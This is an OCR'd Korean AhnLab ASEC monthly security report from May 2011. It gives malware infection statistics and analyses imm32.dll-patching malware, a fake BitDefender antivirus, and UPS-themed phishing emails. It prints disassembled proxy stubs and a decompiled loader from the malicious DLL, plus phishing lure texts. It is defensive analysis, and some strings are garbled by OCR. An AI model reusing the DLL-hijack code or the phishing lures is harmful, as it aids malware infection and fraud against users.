ASEC REPORT

VOL.16 | 2011.5


안철수연구소 월간 보안 보고서

악성코드 분석 특집
– MBR Infector : Smitnyl 분석 정보

AhnLab 안철수연구소

AhnLab Security Emergency response Center

ASEC (AhnLab Security Emergency response Center)는 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 ㈜안철수연구소의 ASEC에서 작성하며, 매월 발생한 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 자세한 내용은 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.



CONTENTS

01. 악성코드 동향
a. 악성코드 통계

악성코드 감염보고 Top 20

2011년 4월 악성코드 통계현황은 다음과 같다. 2011년 4월의 악성코드 감염 보고는 Textimage/Autorun이 1위를 차지하고 있으며, Win-Trojan/Overtls27.Gen과 JS/Redirect가 각각 2위와 3위를 차지 하였다. 신규로 Top20에 진입한 악성코드는 총 8건이다.

순위	등락	악성코드명	건수	비율
1	—	Textimage/Autorun	1,148,610	26.2 %
2	NEW	Win-Trojan/Overtls27.Gen	540,652	12.3 %
3	▲1	JS/Redirect	471,011	10.7 %
4	▼2	JS/Agent	429,722	9.8 %
5	—	Win32/Induc	224,589	5.1 %
6	NEW	Win-Trojan/Winsoft.46080.BR	188,926	4.3 %
7	—	Win32/Palevo1.worm.Gen	156,080	3.6 %
8	NEW	Win-Trojan/Winsoft.78981.CIB	126,814	2.9 %
9	3	Win32/Conficker.worm.Gen	121,739	2.8 %
10	3	Win32/Olala.worm	111,065	2.5 %
11	▼2	Win32/Parite	102,528	2.3 %
12	NEW	Dropper/Malware.94432.B	94,972	2.2 %
13	▲6	Win32/Virut.f	93,421	2.1 %
14	▲4	VBS/Solow.Gen	87,282	2.0 %
15	NEW	Win32/Flystudio.worm.Gen	86,516	2.0 %
16	▲1	JS/Exploit	85,943	2.0 %
17	▲3	VBS/Autorun	82,326	1.9 %
18	NEW	Win32/Virut	80,306	1.8 %
19	NEW	Win-Trojan/Winsoft.46080.AR	76,276	1.7 %
20	NEW	Win-Trojan/Fosniw.75776	73,389	1.7 %
			4,382,167	100 %

[표 1-1] 악성코드 감염보고 Top 20

악성코드 대표진단명 감염보고 Top 20


아래 표는 악성코드의 주요 동향을 파악하기 위하여 악성코드별 변종을 종합한 악성코드 대표진단명 감염보고 Top20이다. 2011년 4월의 감염보고 건수는 Win-Trojan/Onlinegamehack이 총 1,781,690건으로 Top 20중 16.7%의 비율로 1위를 차지하고 있으며, Win-Trojan/Winsoft가 1,385,102건으로 2위, Textimage/Autorun이 1,148,775건으로 3위를 차지하였다.

순위	등락	악성코드명	건수	비율
1	—	Win-Trojan/Onlinegamehack	1,781,690	16.7 %
2	▲5	Win-Trojan/Winsoft	1,385,102	13.0 %
3	▲1	Textimage/Autorun	1,148,775	10.8 %
4	▼2	Win-Trojan/Downloader	825,243	7.7 %
5	▼2	Win-Trojan/Agent	770,719	7.2 %
6	NEW	Win-Trojan/Overtls27	540,652	5.1 %
7	▲6	JS/Redirect	471,011	4.4 %
8	▲11	Dropper/Malware	470,453	4.4 %
9	▼1	JS/Agent	429,723	4.0 %
10	—	Win32/Conficker	410,871	3.9 %
11	▼2	Win32/Autorun.worm	408,925	3.8 %
12	—	Win32/Virut	302,494	2.8 %
13	▼8	Win-Trojan/Adload	272,959	2.6 %
14	0	Win32/Kido	260,927	2.4 %
15	▼9	Win-Adware/Koradware	260,233	2.4 %
16	—	Win32/Induc	224,724	2.1 %
17	▲1	Dropper/Onlinegamehack	184,186	1.7 %
18	NEW	VBS/Solow	183,263	1.7 %
19	NEW	Win32/Palevo	178,027	1.7 %
20	NEW	Win32/Palevo1	156,080	1.5 %
			10,666,057	100 %

[표 1-2] 악성코드 대표진단명 감염보고 Top 20

악성코드 유형별 감염보고 비율


아래 차트는 고객으로부터 감염이 보고된 악성코드 유형별 비율이다. 2011년 4월의 감염보고 건수는 악성코드 유형별로 감염보고건수 비율은 트로잔(TROJAN)류가 50.3%로 가장 많은 비율을 차지하고, 웜(WORM)이 12.3%, 스크립트(SCRIPT)가 10.9%의 비율을 각각 차지하고 있다.



[그림 1-1] 악성코드 유형별 감염보고 비율

악성코드 유형별 감염보고 전월 비교


악성코드 유형별 감염보고 비율을 전월과 비교하면 웜, 스크립트, 드롭퍼(DROPPER), 바이러스(VIRUS), 스파이웨어(SPYWARE)가 전월에 비해 증가세를 보이고 있는 반면 트로잔, 애드웨어(ADWARE), 다운로더(DOWNLOADER), 애프케어(APPCARE)는 전월에 비해 감소한 것을 볼 수 있다.



[그림 1-2] 악성코드 유형별 감염보고 전월 비교

악성코드 월별 감염보고 건수


4월의 악성코드 월별 감염보고 건수는 17,531,396건으로 3월의 악성코드 월별 감염 보고건수 18,626,994건에 비해 1,095,598건이 감소하였다.



[그림 1-3] 악성코드 월별 감염보고 건수

신종 악성코드 유형별 분포

4월의 신종 악성코드 유형별 분포는 트로잔이 79%로 1위를 차지하였다. 그 뒤를 이어 드롭퍼가 10%, 애드웨어가 6%를 각각 차지하였다.



[그림 1-4] 신종 악성코드 유형별 분포

악성코드 감염보고 Top 20

아래 표는 4월에 신규로 접수된 악성코드 중 고객으로부터 감염이 보고된 악성코드 Top 20이다. 4월의 신종 악성코드 감염 보고의 Top 20은 Win-Trojan/Overtls27.Gen이 540,652건으로 전체 33.4%를 차지하여 1위를 차지하였으며, Win-Trojan/Winsoft.46080.BR이 188,926건 2위를 차지하였다.

순위	악성코드명	건수	비율
1	Win-Trojan/Overtls27.Gen	540,652	33.4 %
2	Win-Trojan/Winsoft.46080.BR	188,926	11.7 %
3	Win-Trojan/Winsoft.78981.CIB	126,814	7.8 %
4	Dropper/Malware.94432.B	94,972	5.9 %
5	Win-Trojan/Fosniw.75776	73,389	4.5 %
6	Win-Trojan/Bho.213216	69,742	4.3 %
7	Win-Trojan/Winsoft.78085.B	67,985	4.2 %
8	Win-Trojan/Winsoft.75776.D	54,382	3.4 %
9	JS/Ms10-018	44,125	2.7 %
10	Win-Trojan/Winsoft.78089	38,098	2.4 %
11	Win-Spyware/BHO.233984	37,581	2.3 %
12	Win-Trojan/Downloader.75776.X	36,114	2.2 %
13	Dropper/Malware.235520.CF	34,064	2.1 %
14	Win-Adware/ColorSoft.490530	33,413	2.1 %
15	Win-Trojan/Winsoft.78125	33,004	2.0 %
16	Win-Trojan/Winsoft.78109	32,339	2.0 %
17	Win-Trojan/Onlinegamehack.115200.Y	30,069	1.9 %
18	Win-Adware/KorAdware.98304.F	30,014	1.9 %
19	Win-Trojan/Onlinegamehack.122880.AM	27,887	1.7 %
20	HTLM/Downloader	26,723	1.6 %
		1,620,293	100 %

[표 1-3] 신종 악성코드 감염보고 Top 20

01. 악성코드 동향
b. 악성코드 이슈


새로운 imm32.dll 패치 기법을 적용한 악성코드

3월 2일 ASEC에서는 온라인 게임의 사용자 정보를 유출하는 악성코드 중 보안 제품인 V3의 설치 여부에 따라 다른 감염 기법들을 가지고 있는 악성코드의 사례에 대해 이야기 한 바 있다. 지속적으로 발견되고 있는 정상 시스템 파일인 imm32.dll에 대한 패치를 수행하는 악성코드들의 패치 기법이 최근 변경된 것을 ASEC에서 확인 하였다. 2월 말과 3월 초에 발견된 imm32.dll의 패치를 수행하는 악성코드는 [그림 1-5]와 같이 imm32.dll 파일의 익스포트(Export) 함수 모두를 포워드하지 않고 있었다.

[그림 1-5] 익스포트 함수 포워딩 기법을 사용한 악성코드

그러나 최근에 발견되고 있는 악성코드들에서는 [그림 1-6]과 같이 imm32.dll 파일의 익스포트(Export) 함수들을 포워드 하지 않고 있다.

[그림 1-6] 익스포트 함수 포워딩을 사용하지 않은 악성코드



실제 해당 imm32.dll 파일에 대한 패치를 수행하는 악성코드를 분석해보면 imm32.dll 파일이 익스포트하는 함수 모든 함수에 대하여 [그림 1-7]과 같이 PUSH 이후 CALL을 수행하도록 되어 있다.

[그림 1-7]의 CALL을 수행하는 코드 부분을 따라가면 SUB 루틴으로 imm32A.dll를 로드 하도록 구성되어 있다. 위 설명과 같이 이번에 발견된 imm32.dll 파일을 패치 하는 악성코드는 익스포트 함수들을 직접적으로 포워드 하는 방식 대신 해당 악성코드 내부에서 별도의 코드로 함수를 호출하는 방식을 사용한다는 특징이 있다.

[그림 1-7] 코드 형태로 감염시키도록 설계된 악성코드

```
; Exported entry  39. ImmEscapeA


; LRESULT __stdcall ImmEscapeA(HKL, HIMC, UINT, LPVOID)
public ImmEscapeA
ImmEscapeA proc near
push    offset aImmescapea_0 ; "ImmEscapeA"
call    sub_1000449E
jmp     eax
ImmEscapeA endp
```


```
; Exported entry  42. ImmGenerateMessage


public ImmGenerateMessage
ImmGenerateMessage proc near
push    offset aImmgeneratem_0 ; "ImmGenerateMessage"
call    sub_1000449E
jmp     eax
ImmGenerateMessage endp
```

[그림 1-8] SUB 루틴으로 imm32A.dll를 로드하는 악성코드

```
FARPROC __stdcall sub_1000449E(CHAR *lpProcName)
{
  CHAR *v1; // edi@4
  FARPROC result; // eax@4
  CHAR Text; // [sp+4h] [bp-114h]@7
  CHAR v4; // [sp+108h] [bp-10h]@6

  if ( !hModule && sub_1000452F() )
    ExitProcess(0xFFFFFFFFu);
  v1 = lpProcName;
  result = GetProcAddress(hModule, lpProcName);
  if ( !result )
  {
    if ( !((unsigned int)lpProcName >> 16) )
    {
      wsprintfA(&v4, "%d", lpProcName);
      v1 = &v4;
    }
    wsprintfA(&Text, "轟뱴冷돕변, v1);
    MessageBoxA(0, &Text, "AheadLib", 0x10u);
    ExitProcess(0xFFFFFFFEu);
  }
  return result;
}
```



imm32.dll 파일에 대한 새로운 패치 기법을 적용한 악성코드들은 V3 제품군에서 다음과 같이 진단한다.


- Win-Trojan/PatchedImm.Gen
- Win-Trojan/PatchedImm2.Gen

imm32.dll 패치를 위한 비정상적 함수명 사용

최근 보안 제품의 진단을 회피하기 위해 imm32.dll 패치를 수행하는 악성코드 중 [그림 1-9]와 같이 imm32.dll에서 사용하는 익스포트 함수들 중 일부를 비정상적인 명칭으로 변경한 사례가 발견되었다. 보안 제품의 탐지를 우회하기 위한 악성코드의 변화는 지속될 것으로 예상되며 최근에는 윈도우 시스템 파일들 중 하나인 ksuser.dll, midimap.dll와 comres.dll를 패치하는 악성코드들도 발견되고 있다. 그러므로 사용하는 운영체제와 웹 브라우저 그리고 어도비(Adobe) 제품들의 최신 보안 패치 적용하여 사전에 피해를 예방하는 것이 중요하다.

비정상적인 명칭으로 imm32.dll를 패치하는 해당 악성코드들은 V3 제품군에서 다음과 같이 진단한다.

[그림 1-9] 비정상적인 함수명으로 변경한 악성코드




- Win-Trojan/PatchedImm.Gen

BitDefender 백신으로 위장해 유포된 허위 백신


1월 31일 ASEC에서는 해외에서 무료 백신으로 널리 알려진 보안 업체인 AVG에서 배포하는 정상 AVG Anti-Virus 2011 소프트웨어로 위장한 허위 백신이 발견되었다는 소식을 전한 바 있다. 최근 루마니아의 보안 업체인 소프트윈(SoftWin)에서 개발한 보안 제품인 비트디펜더(BitDefender)로 위장한 허위 백신이 발견되었다. 이번에 발견된 소프트윈의 비트디펜더로 위장한 허위 백신은 [그림 1-10]과 같이 비트디펜더 보안 제품과 유사한 사용자 인터페이스를 가지고 있으며, 메뉴에도 비트디펜더의 로고를 그대로 사용하고 있다.

[그림 1-10] 허위 진단 결과를 보여주는 허위 비트디펜더 제품




허위 비트디펜더 보안 제품은 기존에 발견된 다른 허위 백신들과 유사하게 PC에 감염이 되면 자동으로 시스템 전체를 검사하며 [그림 1-11]과 같이 다수의 정상 파일들을 악성코드에 감염되었거나 감염된 파일이라는 허위 경고 문구를 보여주어 사용하는 PC에 심각한 문제가 발생한 것으로 오인하게 만든다.

[그림 1-11] 허위 경고 문구를 보여주는 허위 비트디펜더 제품



이 외에 추가적으로 감염된 PC에 설치되어 있는 웹 브라우저 실행 시 [그림 1-12]와 같이 사용하는 PC에 악성코드가 감염되어 접속이 거부되었다는 허위 메시지를 보여준다.

[그림 1-12] 허위 비트디펜더에서 차단한 웹 브라우저 연결



이번에 발견된 비트디펜더 보안 제품으로 위장한 허위 백신은 V3 제품군에서 다음과 같이 진단한다.

- Win-Trojan/Fakeav.1243656
- Win-Trojan/Fakeav.1242632

이번 보안 업체의 정상적인 백신으로 위장한 허위 백신이 발견된 만큼 향후에도 이와 유사한 형태의 정상적인 보안 업체에서 개발한 소프트웨어로 위장한 허위 백신들이 지속적으로 발견될 것으로 예측된다. 그러므로 자주 사용하는 소프트웨어는 항상 정품을 구매해서 사용하도록 하고, 인터넷을 통해 무료 소프트웨어를 다운로드 할 경우에는 해당 소프트웨어를 개발한 해당 업체 웹 사이트에서 직접 다운로드 하여 설치하는 것이 중요하다. 그리고 인터넷을 통해 내려받은 파일들은 반드시 최신 엔진으로 업데이트 된 백신으로 실행 전에 검사를 수행하는 것이 중요하다.

UPS 운송 메일로 위장한 허위 백신 설치 악성코드

3월 24일부터 국내로 유입되기 시작한 UPS(United Parcel Service) 운송 메일로 위장된 악성코드 변종이 현재까지도 유포되고 있다. 이번에 유포된 UPS 운송 메일로 위장한 악성코드는 다음과 같은 크게 2가지 형태를 가지고 있다. 압축 해제된 파일들이 실행되면 감염된 시스템에 존재하는 정상 svchost.exe 파일을 강제로 실행시킨 후 [그림 1-12]와 같이 해당 정상 파일의 특정 메모리 영역에 자신의 코드 전체를 삽입한 후 실행된다.

메모리 영역에 삽입된 코드는 정상 시스템 파일을 이용하여 우크라이나에 위치한 특정 시스템에서 특정 파일들을 내려받은 후 실행하며 내려받은 파일은 [그림 1-14]와 같이 정상적인 윈도 보안센터에 강제적으로 '보안 설정 관리 대상'에 'XP Home Security'를 생성 한다.


[표 1-4]UPS 운송 메일로 위장한 악성코드의 메일 1형

메일 제목	United Parcel Service notification (5자리 숫자)
메일 본문	Dear customer. The parcel was sent your home address. And it will arrive within 3 business day. More information and the tracking number are attached in document below.v Thank you. ? 1994-2011 United Parcel Service of America, Inc.
첨부 파일 (다음 중 하나)	- UPS.zip - UPS-tracking.zip 첨부된 UPS.zip 파일의 압축을 풀면 UPS.exe(18,944 바이트)가 생성되며 UPS-tracking.zip 파일의 압축을 풀면 UPS-tracking.exe(18,432 바이트)가 생성된다.


[표 1-5]UPS 운송 메일로 위장한 악성코드의 메일 2형

메일 제목	- UPS Package - UPS: Your Package - Your Tracking Number - United Postal Service Tracking Nr.(10자리 숫자)
메일 본문	Good day. We were not able to deliver parcel you sent on the 19nd March in time because the recipient's address is not correct. Please print out the invoice copy attached and collect the package at our office.
첨부 파일 (다음 중 하나)	- UPS_TRACKING_NR_(10자리 숫자).zip 첨부된 UPS_TRACKING_NR_(10자리 숫자).zip의 압축을 풀게 되면 UPS_TRACKING_NR_(10자리 숫자)___.DOC.exe (546,304 바이트)이 생성된다.

[그림 1-13] 메모리 영역에 삽입된 악성코드




[그림 1-14] 윈도 보안 센터에 등록된 허위 백신 'XP Home Security'




그리고 [그림 1-15]와 같이 시스템 전체를 검사 한 후 정상 파일들을 악성코드로 진단하는 허위 진단 결과를 보여주게 된다.

[그림 1-15] 악성코드로 허위 진단된 정상파일들



검사가 종료 된 이후에는 이제까지 발견된 다른 허위 백신들 사례에서와 같이 [그림 1-16]의 '시스템에서 심각한 악성코드가 발견되었으며 치료를 위해서 등록을 하라'는 허위 문구를 보여준다.

[그림 1-16] 허위 백신이 보여주는 허위 경고 문구



진단한 파일들의 치료를 위해 등록(Register)를 클릭하게 되면 [그림 1-17]과 같이 금전적인 결제를 하여야만 정상적인 사용이 가능하다고 안내하고 있다.

[그림 1-17] 허위 진단 결과를 이용해 치료를 위한 구매 결제를 요구

이번에 발견된 허위 백신은 지금까지 발견된 다른 허위 백신들과는 달리 정상적인 윈도우 보안 센터의 '보안 설정 관리 대상'에 허위 백신을 실행하도록 연결시켜 시스템 사용자로 하여금 정상적인 보안 프로그램으로 오인하도록 설정한 부분이 특이점이라고 할 수 있다.

해당 허위 백신들은 V3 제품군에서 다음과 같이 진단한다.

- Win-Trojan/Chepvil.18432
- Win-Trojan/Chepvil.18944.B
- Win-Trojan/Fakeav.143872.H
- Win-Trojan/Fakeav.143872.I
- Win-Trojan/Fakeav.64008
- Win-Trojan/Fakealert.546304
- Win-Trojan/Agent.33928.B
- Win-Trojan/Agent.33928.C

메일 본문이 이미지로 처리된 허위 페이스북 안내 메일

